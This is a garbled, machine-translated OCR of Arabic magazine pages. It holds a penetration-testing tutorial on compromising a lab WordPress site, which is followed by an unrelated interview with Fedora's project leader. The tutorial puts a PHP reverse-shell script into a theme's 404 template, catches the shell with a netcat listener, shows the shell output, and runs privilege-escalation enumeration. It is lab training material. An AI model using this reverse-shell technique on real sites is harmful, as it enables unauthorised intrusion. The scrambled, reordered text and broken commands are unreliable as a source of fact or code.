
عادة ما تكون الأذونات محدودة بطريقة ما. في هذا المثال، ستحتاج إلى مستخدم يمكنه تحرير محتوى قالب موقع الويب، كجزء من سمة WordPress (التي تكون قيد التشغيل عادةً). سأستخدم المستخدم المسؤول الذي قمت بإنشائه لهذا المثال. وبالمناسبة، أحتاج إلى الانتقال إلى صفحة تسجيل الدخول باستخدام العنوان التالي:

```
https://target.local/wp-login.php
```

بعد لافتة الترحيب الكبيرة، أنقر على رابط المظهر في قائمة التنقل اليمنى. ثم تظهر لي لوحة المعلومات المعروضة في الشكل 4.


في الشكل 4، يمكنك رؤية زر التخصيص الأزرق للموضوع Twenty-Twenty-Three. انظر الآن إلى المظهر | المواضيع | رابط المحرر على الجانب الأيسر. أستخدم عنوان URL التالي للوصول إلى الملف الذي أبحث عنه:

```
https://target.local/wp-admin/U
theme-editor.php?file=U
U=emeht&php.404-neddihF2%الأنماط
ثلاثة وعشرون
```



الشكل 4: صفحة سمات WordPress.

Machine Translated by Google




```
<?php
$VERSION = "1.0";
$ip = 'XXX.XXX.XXX.XXX';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
```

الشكل :5يا إلهي، إنه مليء بالرموز.

الملف / etc/hostsعلى خادم WordPressنفسه أثناء الاختبار.
لن يتم كسر معظم المواقع التي تهاجمها بهذه الطريقة. في حالتي، يبدو الملف

```
XXX.XXX.XXX.XXXاسم المضيف.dlt
```

ما أعطاني فكرة لإضافة إدخال DNSالمحلي في /etc/
كان المضيفون هو واجهة مستخدم .WordPressالأدوات |قالت صفحة صحة الموقع إنها لا
تستطيع الاتصال بمكوناتها الداخلية بشكل صحيح. بمجرد إجراء التغيير، أضاءت رسالة صحة الموقع
باللون الأخضر.
ممتاز، يمكننا أن نرى أن netcatيستمع بإخلاص.
[illegible] المشكلة لمعرفة المزيد حول استخدام netcatلإعداد المستمع.) يمكنك الآن لصق كود الصدفة العكسي أعلى رمز قالب 404الموجود عن طريق
تأكد من لصق الإصدار بعنوان IPالصحيح وفتح المنفذ، ثم انقر فوق الزر "تحديث الملف" الأزرق في أسفل الصفحة.

القائمة :1إعداد العنوان والمنفذ

```
<?php
$VERSION = "1.0";
// $ip = 'XXX.XXX.XXX.XXX';غير هذا
$ = 8888 ;ذ
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

إذا حصلت على خطأ غريب بشأن تحرير الملفات، فيمكنك تجربة اثنين
من الأشياء. يوضح الشكل 6الخطأ الأحمر غير المرغوب فيه الذي تلقيته، ويوضح الشكل 7الشكل
الذي يجب أن يبدو عليه النجاح باللون الأخضر.
أدركت أن نظام DNSقديم بعض الشيء، حيث قمت بنقل عناوين IPالخاصة بـ AWSعدة
مرات. إذا حدث ذلك لك، استخدم اسم المضيف
الذي استخدمته لإنشاء بنية WordPressالخاصة بك hostname.tld)في هذا المثال) وإضافة
عنوان IPالفعلي لمثيل AWSفي

أقوم الآن بتثبيت أحد أقوى برامج عالم الصدفة العكسية، ،netcat
باستخدام الأمر التالي على مشتقات :Debian Linux

```
$مناسب لتثبيت netcat
```

بعد ذلك، أفتح مستمعًا على محطة جديدة باستخدام هذا الأمر:

```
$نك-نفلب 8888
الاستماع على 8888 0.0.0.0
```

الشكل :6قد لا يعمل تصميم WordPressالخاص بك بشكل صحيح تمامًا.

الشكل :7يجب أن يبدو تحرير الملفات داخل السمات بهذا الشكل.

Machine Translated by Google


```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888

Connection received on 52.91.222.38 59834
Linux ip-10-78-42-45 5.10.0-21-cloud-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64 GNU/Linux
 13:37:28 up 37 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
chris    pts/0    92.237.180.134   13:00   15.00s  0.11s  0.05s sshd: chris [priv]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $
```

الشكل 8:السعادة عبارة عن قوقعة عكسية تعمل.

تم توضيح ذلك في المقالة حول الأصداف العكسية في مكان آخر من هذه المشكلة، بما في ذلك إنتاج عملية Bash، والتحول إلى xterm، ووضع عملية netcat مؤقتًا في الخلفية لتعديل بعض إعدادات الوحدة الطرفية.

في حالتي، قمت بزيارة عنوان URL التالي:

```
https://target.local/wp-content/themes/U
Twentytwentythree/patterns/hidden-404.php
```

إن النظر إلى المحطة الطرفية حيث يعمل المستمع يجلب الكثير من السعادة. كما ترون في الشكل 8، لدي صدفة عكسية. في حالة عدم قدرتك على قراءة التفاصيل في الشكل 8 تمامًا، فقد أسقطتنا الصدفة كمستخدم بيانات www. وهذا أمر متوقع وهو خبر جيد.

تصعيد

يسمح لك الصدفة المستقرة بالاستقرار والراحة على النظام المستهدف، وعادة ما تكون الخطوة التالية هي بدء عملية تصعيد الامتيازات، والتي تسمى غالبًا تصعيد الامتيازات المحلية (LPE) أو PrivEsc. وفي هذه الحالة الهدف

القائمة 3:حاوية ووردبريس

```
$ docker-compose run --rm wp-cli install-wp
تم إنشاء dvwp_wp-cli_run...
النجاح: تم تثبيت WordPress بنجاح.
تم تفعيل المكون الإضافي "iwp-client".
النجاح: تم تنشيط 1 من 1 مكون إضافي.
تم تفعيل البرنامج المساعد "الحرب الاجتماعية".
النجاح: تم تنشيط 1 من 1 مكون إضافي.
تم تفعيل المكون الإضافي "wp-advanced-search".
النجاح: تم تنشيط 1 من 1 مكون إضافي.
تم تفعيل المكون الإضافي "wp-file-upload".
النجاح: تم تنشيط 1 من 1 مكون إضافي.
النجاح: تم الاستيراد من 'dump.sql'.
```

بمجرد أن تعمل القشرة العكسية، قد ترغب في اتخاذ بعض الخطوات لتثبيت القشرة. هذه الخطوات وهي

القائمة 2:بناء ووردبريس

```
$ docker-compose up-d--build
[...قص...]
إنشاء شبكة "dvwp_default" باستخدام برنامج التشغيل الافتراضي
إنشاء وحدة التخزين "dvwp_wp" باستخدام برنامج التشغيل الافتراضي
إنشاء وحدة التخزين "dvwp_db" باستخدام برنامج التشغيل الافتراضي
بناء ووردبريس
إرسال سياق البناء إلى Docker daemon بحجم 57.15 ميجابايت
الخطوة 1/3: من ووردبريس:ehcapA-1.7php
السحب من المكتبة/Wordpress: php7.1-Apache
[...قص...]
```

```
================================================================( users )======
[i] usr000 Current user groups.......................................... yes!
[*] usr010 Is current user in an administrative group?.................. nope
[*] usr020 Are there other users in administrative groups?.............. yes!
[*] usr030 Other users with shell....................................... yes!
[i] usr040 Environment information...................................... skip
[i] usr050 Groups for other users....................................... skip
[i] usr060 Other users.................................................. skip
[*] usr070 PATH variables defined inside /etc........................... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?............... nope
================================================================( sudo )======
[!] sud000 Can we sudo without a password?.............................. nope
[!] sud010 Can we list sudo commands without a password?................ nope
[*] sud040 Can we read sudoers files?................................... nope
[*] sud050 Do we know if any other users used sudo?..................... nope
================================================================( file system )======
[*] fst000 Writable files outside user's home........................... yes!
[*] fst010 Binaries with setuid bit..................................... yes!
[!] fst020 Uncommon setuid binaries..................................... nope
```

الشكل 9:يتم تشغيل LSE عبر العديد من عمليات فحص PrivEsc.

Machine Translated by Google


```
http://127.0.0.1:31337
http://127.0.0.1:31337/wp-login.php
http://127.0.0.1:31338/phpmyadmin/
```

في الشكل ،10يمكنك رؤية ما يقدمه عنوان URLالأول: موقع تدوين قديم جيد مقدم من WordPress.

الخطوات التالية لمهاجمة موقع Damn Vulnerable WordPress متروك لك! يقدم Dvwpاسم

إذا لم تكن على دراية بأساسيات Linux PrivEsc، فقد ترغب في قراءة المقالة السابقة في هذه السلسلة أولاً. على سبيل المثال، يمكنك عادة سحب Linux PrivEsc. خصيصًا لنظام Linux Smart Enumeration (LSE) [10] ، تم تصميم أداة LSE. ولكن في حالة Shell، بمجرد توفر Python، يمكنك فقط سحب الإصدار الأولي من البرنامج النصي lse.sh في مستودع GitHub [11] والصق النص الكامل المطول في ملف على الهدف، مما يجعله قابلاً للتنفيذ باستخدام chmod +x file.sh. يوضح الشكل 9مخرجات الفتح لـ LSE. يوضح الشكل 9أن LSEعلى وشك توجيهنا إلى بعض العناصر المثيرة للاهتمام على الهدف.

وغني عن القول أنه إذا كنت تستخدم أدوات متطورة للدفاع ضد الهجمات على مواقع WordPress الخاصة بك، فمن المؤكد أن المهاجمين سيستخدمون أدوات مماثلة. هناك العديد من الموارد التدريبية الممتازة المتاحة عبر الإنترنت للدفاع عن WordPress ومهاجمته. إنها ليست بالضرورة محاولة سريعة لتجاوز مستوى المبتدئين، ولكن هناك شيء واحد يمكنني أن أؤكده لك وهو أن TryHackMe المدروس جيدًا سيسرع رحلتك، مما يسمح لك بالحصول على المزيد من القرصنة الأخلاقية. وفي النهاية، ستساعدك هذه التجربة في الدفاع عن خوادمك الخاصة. نن

لاعب جاهز واحد

إذا كنت ترغب في التدرب على تثبيت Word Press الخاص بك والمعرض للخطر بالفعل، فإنني أوصي بالتعلم على TryHackMe أولاً واستخدام بعض التحديات المجانية الخاصة بهم. إذا كنت لا تريد أن تسلك هذا الطريق وتفضل استيراد تثبيت WordPress أكثر تعقيدًا ومخبوزًا مسبقًا، فستجد تثبيت WordPress قديم جدًا ولكنه ضعيف للغاية يسمى dvwp (Damn Vulnerable WordPress) على GitHub [12]. يتيح لك موقع GitHub استنساخ الكود وتدوير حاوية Docker لتشغيل التطبيق.

[1] برنامج WP Scan: https://wpscan.com/scan

[2] موقع TryHackMe: https://tryhackme.com

[3] مليون مستخدم لـ TryHackMe:
https://tryhackme.com/resources/blog/one-million-users

[4] ميتاسبلويت: https://www.metasploit.com

[5] قاعدة بيانات الاستغلال: https://www.exploit-db.com

[6] استغلال إدخال قاعدة البيانات: https://www.exploit-db.com/exploits/46662

[7] الهجوم الموضح في هذه المقالة: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943

[8] PenTestMonkey:
https://pentestmonkey.net/tools/web-shells/php-reverse-shell

[9] PHP Reverse Shell على GitHub:
https://github.com/pentestmonkey/php-reverse-shell

[10] نظام Linux الذكي (LSE):
https://github.com/diego-treitos/linux-smart-enumeration

[11] النسخة الأولية من lse.sh: https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh

[12] دي في دبليو بي: https://github.com/vavkamil/dvwp

مؤلف

كريس بيني هو مستشار Cloud Native Security ومؤلف مشارك لكتاب Cloud Native Security: https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236.

هو الارتقاء من مستخدم بيانات www إلى المستخدم الجذر (يسمى PrivEsc العمودي) أو ربما إلى مستخدم آخر (يسمى PrivEsc الأفقي).

راجع المقالة حول تصعيد الامتيازات في مكان آخر من هذه المشكلة لمعرفة المزيد عن تقنيات PrivEsc، بما في ذلك الحيل باستخدام بت SUID وملف sudoers، بالإضافة إلى البحث في ملفات crontab عن المهام التي تعمل كجذر.

تعد الحاوية طريقة رائعة لأن جميع البرامج موجودة المتوقفة محليًا، لذا يمكنك التأكد من أنك لا تنتهك أي شروط خدمة لموفر السحابة.

باعتبارك المستخدم الجذر، ابدأ بالأوامر التالية:

```
$ git https://github.com/vavkamil/dvwp استنساخ
$مؤتمر نزع السلاح دقوب
```

استخدم Docker Compose لتدوير الحاويات. بعد اكتمال العملية، يجب أن تشاهد ثلاث حاويات قيد التشغيل: -php
myadmin/phpmyadmin، dvwp_wordpress، وmysql:5.7. تعرض القائمتان 2و3 أوامر إعداد WordPress وإيقاف حاوية WordPress.

في نهاية القائمة ،3كلمة النجاح موضع ترحيب كبير وتشير إلى أن العملية قد اكتملت. سيساعدك ملف GitHub README على البدء ببعض عناوين URL المفيدة، كما هو موضح هنا:

الشكل :10تم إسقاط القفاز.

Machine Translated by Google
مراجعة

القبعة القديمة التي لا تزال جديدة

فيدورا

يناقش ماثيو ميلر، قائد مشروع Fedora، علاقة Fedora مع Hat Red ودورها في مجتمع Linux. بقلم بروس بيفيلد

LM: كيف يتفاعل فيدورا وريد هات؟

MM: Red Hat هي الراعي الرئيسي لمشروع Fedora وتقوم بالطبع ببناء RHEL من Fedora Linux كقاعدة (الآن من خلال CentOS). تدفع Red Hat راتبي، وأنا ممتن لأنني تمكنت من العمل على Fedora بدوام كامل -بالكامل على برامج مجانية ومفتوحة المصدر ومع مجتمعنا المذهل. هناك عدد قليل من الأشخاص الآخرين الذين يتقاضون رواتبهم في الغالب مقابل العمل في فيدورا، لكن معظم Red Hatters الذين تراهم حول المشروع لديهم وظائف أساسية مرتبطة بالمنتج. قد يساهمون في Fedora كجزء من تطوير شيء مطلوب لمنتج Red Hat في المستقبل -أو، مثل أي شخص آخر، لمصالحهم الخاصة.

لا تتدخل Red Hat في محاولة إخبار فيدورا بما يجب أن يفعله -طوال السنوات التسع التي أمضيتها كقائد مشروع فيدورا، لم أحصل أبدًا على أي نوع من "أجعل فيدورا يفعل هذا!" التوجيه. لقد تلقيت طلبات مهذبة من حين لآخر من الجانب التسويقي للعمل - خاصة في فجر المشروع، أعتقد أن الناس كانوا قلقين للغاية من أن بعض العملاء قد لا يفهمون الفرق بين كيفية

ريد هات يدعم فيدورا والواقع

دوس. لكن في الواقع، لم أشارك في هذا الأمر حتى ظهور الإنترنت في التسعينيات. أنا

نشأت في ولاية إنديانا، واكتشف أحد أصدقائي أنه بعد تخرجه من الجامعة، لم يعد بإمكانه الوصول إلى البريد الإلكتروني، و"يوزنت"، و"الشبكة العالمية" الجديدة. لقد طلب مني المساعدة، وقمنا معًا ببناء مزود إنترنت محلي. لقد بدأنا مع نظام التشغيل - NT Windows ولكننا سرعان ما وصلنا إلى القيود. أخشى

حول Linux وأردت تجربته.

لذا، طلبت مجموعة مكونة من خمسة أقراص من توزيعات Linux المختلفة من الجزء الخلفي من إحدى المجلات، وفي وقت متأخر من إحدى الليالي، قمنا بتحويل أحد خوادمنا. وسرعان ما وقعت في الحب –وكان هذا أفضل بالتأكيد! لذا، قمنا بتحويل كل شيء آخر أيضًا.

القرص الأول في تلك المجموعة كان Debian، ولكن بسبب بعض العيوب أو عدم التوافق، لم يتم تشغيل هذا القرص. وكان التالي

Slackware، هذا ما قمنا بتشغيله لفترة من الوقت، لكن Slackware لم يكن لديه طريقة لترقية نظام مثبت بالفعل (حتى بالنسبة للتحديثات الأمنية)، لذلك بعد فترة من الوقت، تحولنا إلى Red Hat Linux.

أدى هذا في النهاية إلى المشاركة في اختبار Red Hat Linux التجريبي

البرنامج (في ذلك الوقت، كان هذا عبارة عن مجموعة مقيدة بدعوة فقط)، ومن هناك إلى فيدورا.

بدأ مشروع فيدورا . [1]

في عام 2003، كوجه مجتمعي لنظام Linux (RHEL) Red Hat Enterprise، لم نكن حديثًا. ال

على الرغم من رفضه في بعض الأحيان باعتباره ليس أكثر من إصدار تجريبي لـ RHEL، إلا أن Fedora سرعان ما أصبح خيارًا شائعًا للمجتمع أيضًا، مع العديد من الدورات والإنشاءات. وبعد مرور عشرين عامًا، أصبحت أيضًا أحد المصادر الرئيسية للعديد من التوزيعات التجارية الكبرى، بما في ذلك AlmaLinux، Linux Rocky، CentOS Stream، RHEL بالإضافة إلى عشرات المشتقات في حد ذاتها.

ماثيو ميلر هو قائد مشروع فيدورا منذ عام 2014. بينما كان يستعد لـ Flock، المؤتمر السنوي لمشروع فيدورا، في كورك، أيرلندا، في أغسطس 2023، وافق ميلر بلطف على التحدث عن الوضع الحالي لفيدورا.

مجلة Linux (LM): أخبرنا عن مشاركتك في البرمجيات الحرة.

ماثيو ميلر (م.م): أعتقد أن أول تعرض لي للفكرة كان في المدرسة الثانوية -كنت أعرف لغة BASIC جيدًا وأردت تعلم المزيد، لكن مترجمي لغة C كانوا مكلفين. أعطاني أحد أصدقاء العائلة نسخة من DJGPP، وهو منفذ لدول مجلس التعاون الخليجي

Machine Translated by Google

لماذا سمكة كلون يمكنك الاعتماد عليها في الواقع. إذا كان القيام بذلك أسهل، فسيكون لدى RHEL أكثر شفافية وانفتاحًا من أي وقت مضى.
متأكدًا تمامًا من وقت بدايتها، فيمكنك استخدام تقنية تسمى "التقسيم"
للعثور بسرعة على التحديث الذي تسبب في المشكلة.
تتمثل مهمة مشروع Fedora في بناء منصة مفيدة لمستخدمينا وقاعدة رائعة للبناء عليها. أعتقد أنه من المثير حقًا أن تقرر Amazon إنشاء توزيعها
التجاري الخاص على نظام Fedora Linux مباشرةً -حيث يمكنك فعلًا القيام بالأشياء الأكثر إثارة. ولكن، إذا كنت تريد أن تجعل شيئًا أبطأ وأكثر حذرًا، فإن
CentOS Stream يعد أيضًا مكانًا مثيرًا للاهتمام للمشاركة.

LM: مؤسسة البرمجيات الحرة (FSF) تنتقد فيدورا [2] مع:

"لدى Fedora سياسة واضحة بشأن ما يمكن تضمينه في التوزيعة،
وبكل أمانة، تتعارض Red Hat بشكل مباشر مع هذه السياسة على عكس IBM. لا أرى أن شركة IBM مختلفة كثيرًا عن المساهمين أو مجلس الإدارة -لا تزال Red Hat تعمل كشركة منفصلة وظيفيًا تمامًا لها هويتها وقرارها الخاص.
الخطوط أحيانًا بموجب قانون، ولكن هذا لا يحدث ولا يعجبني. لكن الأمر ليس كذلك حقًا. على أية حال، أود أن يظهر المزيد من موظفي IBM في مشروع Fedora، وأن تساهم IBM بشكل
أكبر. الثابتة غير الحرة. ولسوء الحظ، فإن قرار السماح بهذه البرامج
الثابتة في السياسة يمنع Fedora من تلبية إرشادات التوزيع المجاني
للنظام.

ل م: شهدت السنوات القليلة الماضية ظهور أنظمة التشغيل غير القابلة للتغيير، والتي لا يمكن تعديلها بواسطة المستخدمين أو
التطبيقات، ويتم تحديثها كلها مرة واحدة، وعزل كل تطبيق، غالبًا من خلال الحاويات. حاليًا، تقوم Fedora بتطوير ثلاثة: Sericea و
Silverblue، وKinoite.

كيف ترد؟

م: في عالم مثالي، ستكون جميع البرامج -والأجهزة -مجانية
ومفتوحة المصدر. لكن الواقع بعيد عن المثالية، وهذا يمثل تحديًا للغاية. ولماذا قامت فيدورا بتطويرها؟
أجهزة الكمبيوتر اليوم معقدة للغاية وتتكون في الواقع من الكثير
من المكونات الصغيرة التي تعد في حد ذاتها أجهزة كمبيوتر
صغيرة ذات أغراض خاصة. لكي تعمل، تتطلب هذه البرامج برامج
خاصة بها -فهي لا تعمل على وحدة المعالجة المركزية الرئيسية

MM: عملنا على سطح المكتب غير القابل للتغيير جاء من -
CoreOS خادم وسحابة أوري
نكهة فيدورا لينكس هي

استنادًا إلى عمل مشروع Red Hat's Atomic وتوزيع CoreOS الأصلي. في توزيعات Linux التقليدية، يتكون كل نظام من مجموعة من حزم البرامج
المجمعة مسبقًا على ذلك النظام تلك. وهذا يعني أنه حتى عندما تريد الحصول على أنظمة متطابقة، فقد يكون هناك بعض التفاصيل الدقيقة -أو غير الدقيقة
"البرامج الثابتة." حتى لو قمت ببنائها بنفسك من مكونات، فإن
معظم أجهزة الكمبيوتر اليوم تتطلب على الأقل بعض هذه البرامج
الثابتة القابلة للتحميل، والتي تأتي عادةً من بائعي الأجهزة في
شكل نقاط ثنائية -غير مفتوحة على الإطلاق. ليس هناك خيار
لتشغيل جهاز كمبيوتر محمول رئيسي للمستهلك.

اختلافات. مع CoreOS، نستخدم نظامًا يجمع تكوينات الحزم مركزيًا، ويقوم كل نظام بتشغيل نسخة محددة من ذلك، حتى تتمكن من التحقق من أنها
متطابقة بالفعل.
هناك عدد قليل من التوزيعات التي تلبي
تعريف FSF للتوزيع المجاني، ولكنها تعمل فقط على أجهزة مختارة للغاية.
في Fedora، نطلب أن يكون كل شيء في نظام التشغيل نفسه مجانيًا
ومفتوح المصدر، ولكننا نسمح بملفات البرامج الثابتة غير مفتوحة المصدر
في هذه الحالة، نحاول جاهدين أن نجعل من السهل على المستخدمين تثبيت هذه الملفات إذا كانت موجودة على أجهزتهم، ولكن لا يمكننا تضمينها في
توزيعنا الرئيسي. ولكن بمجرد تثبيت هذه الملفات، يمكنك استخدام الحاويات لتطبيقاتك الفعلية. أعجب الكثير
من المستخدمين الذين يتعاملون مع Fedora أنهم يريدون تجربة أحدث برامج سطح المكتب، وهو ما كان عليه تطبيق Fedora Silverblue
ربما يتعين عليهم التخلي عن الكثير من الوظائف. لقد اخترنا العمل بهذه
الطريقة لأننا نعتقد أنها تسمح للبرامج المجانية ومفتوحة المصدر بإحداث
تأثير حقيقي في العالم لا يمكن أن يحدث بطريقة أخرى.

وإلا. نفس المفهوم الأساسي: تعريف مركزي لنظام التشغيل الرئيسي ثم
الحاويات (أو Flatpaks) لتطبيقاتك.

وهذا يجعل من السهل جدًا القيام بالهندسة والدعم عالي
الجودة -وأعتقد أن هذا هو الشيء الرئيسي حقًا. هناك أيضًا
بعض التأثيرات الرائعة الأخرى: تحدث تواريخ تحديث النظام في
الخلفية ويتم تطبيقها على الفور عند إعادة التشغيل، وإذا حدث
ذلك

(جانبا -الكثير من الأجهزة
وهذا في بعض الأحيان "مبارك" لأنه ليس كذلك
تحتوي البرامج الثابتة Quiring Binary-blob بالفعل على مثل
هذه البرامج الثابتة، وقد تم تحميلها مسبقًا و

مجموعة منتجات ريد هات. لكنني لا أعتقد أن هذا مصدر قلق
حقيقي هذه الأيام.

لذلك، عندما يريد شخص ما في ريد هات

شيء ما في فيدورا، فإنهم يمرون بنفس العملية التي يمر بها أي
شخص آخر.

LM: كيف تأثرت Fedora بشراء IBM لـ Red Hat وبانتهاء نظام
CentOS؟

أوتي أكثر.

ومع ذلك، لا أعتقد أن "نهاية "CentOS هي الإطار الصحيح. عندما
جلبت Red Hat نظام CentOS إلى الشركة منذ ما يقرب من عقد من
الزمن، كان هناك الكثير من العمل لنقل هذا المشروع من مجرد فريق
متماسك مع عمليات مغلقة بإحكام إلى فريق أكثر انفتاحًا. على سبيل
المثال، قبل ذلك -مثل برنامج Red Hat Linux التجريبي القديم -كانت
إصدارات تطوير CentOS متاحة فقط لعدد قليل من الأشخاص، حتى تم
الإعلان عن جاهزيتها وإعادة تأجيرها. لقد أرادت Red Hat حقًا تنمية
مجتمع المساهمين حول المشروع، لكنها لم تتوصل أبدًا إلى كيفية تحقيق
المجموعة المحظوظة الصحيحة أو لم تتمكن أبدًا من ذلك. مجتمع
مستخدمين كبير بالتأكيد -ولكن ليس تنمية المجتمع حقًا. لم يكن هناك
مسار واضح من تطوير CentOS إلى RHEL، ومحاولة مواءمة Fedora مع
ذلك جعلت الأمر أكثر فوضوية.

لذلك لم يكن هذا ناجحًا حقًا.
يعد CentOS Stream نموذجًا أفضل بكثير،
وهناك الآن تدفق واضح من الحديد
dora Linux إلى CentOS Stream وإلى
- RHEL من المجتمع إلى المنتج. أعلم أن الناس يسخرون من
نهاية نظام CentOS التقليدي

Linux، ولكن من وجهة نظري، يعد هذا تطورًا منطقيًا نحو المزيد من
الانفتاح. لم نعد نلجأ إلى رسومات MC Escher الحرفية لمحاولة شرح
العلاقة. بدلًا من التداخل والارتباك والصدفة تقريبًا

Machine Translated by Google
مراجعة

2.جميع البرامج الموجودة في Fedora Linux مجانية ومفتوحة المصدر –
بين الإصدارات مستقرة كثيرًا وعملية للغاية. أكثر تعقيدًا
ويمكنك أن تفعل بها ما تريد ومشاركتها مع أصدقائك. تعمل الكثير من
الجراء خروجًا عن السيطرة قليلاً على أنظمة Red Hat وFedora، لذا فهي مثالية
قد يكون هذا هو الطفل الذي تبحث عنه. على سبيل المثال، يمكنك
تثبيت Steamبهذه الطريقة دون أي ضجة)، ولكنك تعرف ما تستحق عليه
ويمكنك قم باختياراتك الخاصة.

مرة أخرى، على الرغم من ذلك، نريد أن يكون هذا قابلاً للاستهلاك من قبل الأشخاص العاديين، بحيث يكون لكل إصدار دورة حياة مدتها 13شهرًا. وهذا يعني أنك لا تحتاج إلى التحديث مرتين في السنة. يمكنك الانتظار حتى يصبح الأمر مناسبًا لك، ويمكنك أيضًا تخطي الإصدار إذا أردت.

3.يتميز Fedora Linuxأيضًا بالمرونة بشكل لا يصدق
بلي! لدينا العديد من الإصدارات والدورات المختلفة لحالات الاستخدام
المختلفة، وندعم الكثير من الأجهزة المختلفة، ويتضمن مستودعًا
ضخمًا من البرامج التي تعمل جميعها معًا.

LM:هل لدى Fedoraأي تطبيقات قياسية فريدة من نوعها؟

MM:نحن نحاول ألا نفعل ذلك! تعد بعض توزيعات Linuxبمثابة عرض
